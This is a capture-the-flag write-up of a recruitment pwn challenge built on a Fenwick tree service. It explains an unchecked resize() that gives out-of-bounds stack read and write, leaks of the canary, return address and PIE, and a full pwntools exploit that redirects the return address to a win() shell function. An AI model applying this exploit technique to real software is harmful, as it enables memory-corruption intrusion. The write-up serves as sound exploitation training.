w1recruitment 2026 - is that a ppc char
challenge overview
author: ks2n, suyz "A Fenwick tree service where index arithmetic matters more than it should."

the challenge provides an executable chall, along with the docker image (no extra libc attached)
basic analysis
the binary is a program which has a basic implementation for a Fenwick Tree.
revisitting
Fenwick Tree is a data structure that allows quick query (on update/calculate sum from the start of the array to input index i).
We use Fenwick Tree instead of Prefix Sum because of it's quicker to update changes to values on all array, that we don't need to recompute the whole array's value upon every value update.

variables
here we can see buffer[66] set as [rbp - 0x210]
functionalities
the whole program is wrapped inside a while loop, with 4 options for (3) different functions, and an exit option.
Here the implementation of Fenwick Tree gives us 3 functions:
update(i, delta)- which will update value at indexiwithdeltaquery(i)- compute the sum fromarr[0]toarr[i]resize(n)- resize the tree tonelements

update
This function will update the new values on arr[i] with the difference delta input. Here we can see the check is only against size, which we are able to change its value
query

This function will gives us the total of all elements from arr[0] to arr[i], with Fenwick Tree binary jump.
From this, we can deduct the value for our needed sum from l -> r by computing sum[0 -> r] - sum[0 -> (l - 1)] proof
resize
This function contains the crucial bug. We can update the value of size without being check for upperbounds.
And since both update() and query() only have their checks against size, this allow us to have out-of-bound read and write.

win()
The program contains a small snippet which gives us the shell. Essentially making this challenge a ret2win.

combine with oob read and write we had at start, we can try overwrite rip or the return address to win()
dynamic analysis and verifying
The binary was stripped and are protected with PIE, so we will need to leak some extra stuff to calculate the offset needed for ret2win.
Tho the elf was also protected with canaries, update() allows us to write with the exact offset starts from buffer[], so we don't need to leak the canary, but we can, so we will do it, for fun.
Now we need to find out the buffer layout, some targets we need to leak and verify them
finding main
the binary was stripped, so we will have to find main() in pwndbg manually.
luckily, a few ni steps and we will find the disassembled representing what we can see in ida


pwndbg didn't recognize it right away, but here in this session, 0x555555555221 is the address of main()
from here, we can set some breakpoints to help us analyze the program.
finding the buffer layout
the buffer will be init at the start of the program:

the program also happens to do memset(buffer, 0, 0x208u) throughout the whole buffer. which will help us to spot the buffer[] easier in the stack layout. also, since the whole array is set with 0, we can deduct the individual values from the start pretty fast, without having to reset things first.
ida gives us some info on the address of buffer[], that it is 0x210 bytes from rbp, so we will start inspecting the memory from that offset of rbp

we can quickly spot the canary from the stack.
upon inspecting further, we can see that:

the buffer[] was initialized with 65 QWORD elements, so from the offset, we can see:
buffer[65] - [rbp - 0x8]  -> canary (we can spot the canary with the \x00 at the end)
buffer[66] - [rbp]        -> rbp
buffer[67] - [rbp + 0x8]  -> return address (libc address area)
buffer[68] - [rbp + 0x10] ->
buffer[69] - [rbp + 0x18] ->
verify [67] - return address
pwndbg> x/i *(long long*)($rbp+0x8)
   0x7ffff7c2a28b <__libc_start_main_impl+139>:
    mov    r15,QWORD PTR [rip+0x1d9cf6]        # 0x7ffff7e03f88
which is an address in libc space -> the return address
analysing [68] and [69]
another thing we need to care about is the Fenwick bit traversal.
here is a helper that can show us the steps that Fenwick Tree implementation computes the sum:
def lowbit(x):
    return x & -x

def path(x):
    out = []
    while x > 0:
        out.append(x)
        x -= lowbit(x)
    return out

for x in range(60, 75):
    print(x, path(x))
output:
[...]
63 [63, 62, 60, 56, 48, 32]
64 [64]
65 [65, 64]
66 [66, 64]
67 [67, 66, 64]
68 [68, 64]
69 [69, 68, 64]
[...]
the program had memset() the whole buffer (from [0] -> [64]) to 0, which makes every calculation in the next bits easy, since everything is the original value itself (when added with 0)
[65]added itself with[64] = 0[66]added itself with[64] = 0[68]added itself with[64] = 0
all of these values dont need further compute to find its original value.
what we need is [69], which has the value inside the program space, so from this we can leak PIE,
[67]added itself with[66]-> saved RIP + saved RBP[69]added itself with[68]->buffer[69]+ stack_addr
now thats all we need to defeat PIE
script
#!/usr/bin/env python3

from pwn import *
import os
import sys

# ============================================================
# CONFIG
# ============================================================

exe = context.binary = ELF(
    args.FILE or './chall',
    checksec=False
)

LIBC_PATH = './libc.so.6'

libc = ELF(LIBC_PATH, checksec=False) if os.path.exists(LIBC_PATH) else None

LD_PATH = './ld-linux-x86-64.so.2'


# ============================================================
# ARGUMENTS
# ============================================================

HOST = args.HOST or 'localhost'
PORT = int(args.PORT or 1337)

GDBSCRIPT = '''
set pagination off
set follow-fork-mode parent
set detach-on-fork on

# Uncomment / modify as needed:
# break main
# break *main+123
# continue
'''


# ============================================================
# CONTEXT
# ============================================================

context.log_level = args.LOG or 'info'

# context.arch = 'amd64'
# context.arch = 'i386'
# context.arch = 'aarch64'

context.terminal = ['tmux', 'splitw', '-h']

# context.terminal = ['tmux', 'splitw', '-v']

# ============================================================
# START
# ============================================================

def start():
    if args.REMOTE:
        return remote(HOST, PORT)

    if args.GDB:
        return gdb.debug(
            [exe.path],
            gdbscript=GDBSCRIPT
        )

    return process([exe.path])


# ============================================================
# LOCAL PROCESS WITH CUSTOM LIBC / LD
# ============================================================

def start_with_libc():

    env = {
        'LD_PRELOAD': libc.path
    }

    if args.GDB:
        return gdb.debug(
            [exe.path],
            gdbscript=GDBSCRIPT,
            env=env
        )

    return process(
        [exe.path],
        env=env
    )


# ============================================================
# HELPERS
# ============================================================

sc = asm(shellcraft.sh())

def leak(name, value):
    log.success(f'{name} = {value:#x}')
    return value


def pause(msg='Paused'):
    log.info(msg)
    pwnlib.util.misc.pause()


def update(idx, delta):
    io.recvuntil(b'>')
    io.sendline(b'1')

    io.recvuntil(b':')
    io.sendline(idx + b' ' + delta)

    print(io.recvline())


def query(idx):
    io.recvuntil(b'>')
    io.sendline(b'2')

    io.recvuntil(b':')
    io.sendline(idx)

    io.recvuntil(b'=')
    out = io.recvline()
    return int(out)


def resize(n):
    io.recvuntil(b'>')
    io.sendline(b'3')

    io.recvuntil(b':')
    io.sendline(n)

    log.info(f"Changed to {n}")
    print(io.recvline())

# ============================================================
# EXPLOIT
# ============================================================

io = start()

main_win_offset = 0x1221 - 0x1199

# for i in range(65, 200):
#     resize(200)
#     oob_read(i)

# update(b'1', b'1')
# query(b'20')
resize(b'100')

def lowbit(x):
    return x & -x

def path(x):
    out = []
    while x > 0:
        out.append(x)
        x -= lowbit(x)
    return out

for x in range(60, 75):
    print(x, path(x))


canary     = query(b'65')
rbp        = query(b'66')
ret_addr   = query(b'67')
stack_addr = query(b'68')
PIE_leak   = query(b'69')

log.info(f'canary: {hex(canary)}')
log.info(f'rbp:  {hex(rbp)}')
log.info(f'ret_addr: {hex(ret_addr)}')
log.info(f'st_addr:  {hex(stack_addr)}')
log.info(f'pie:  {hex(PIE_leak)}')

delta = (PIE_leak - ret_addr - 0x88 + 0x27) & 0xFFFFFFFFFFFFFFFF
if delta > 0x7FFFFFFFFFFFFFFF:
    delta -= (1 << 64)

update(b'67', str(delta).encode())


io.interactive()

bonus
its a no AI challenge and suddenly i forgor all the python data interpreters, so here come the very cursed piece of code which ive used to leak and inspect the leak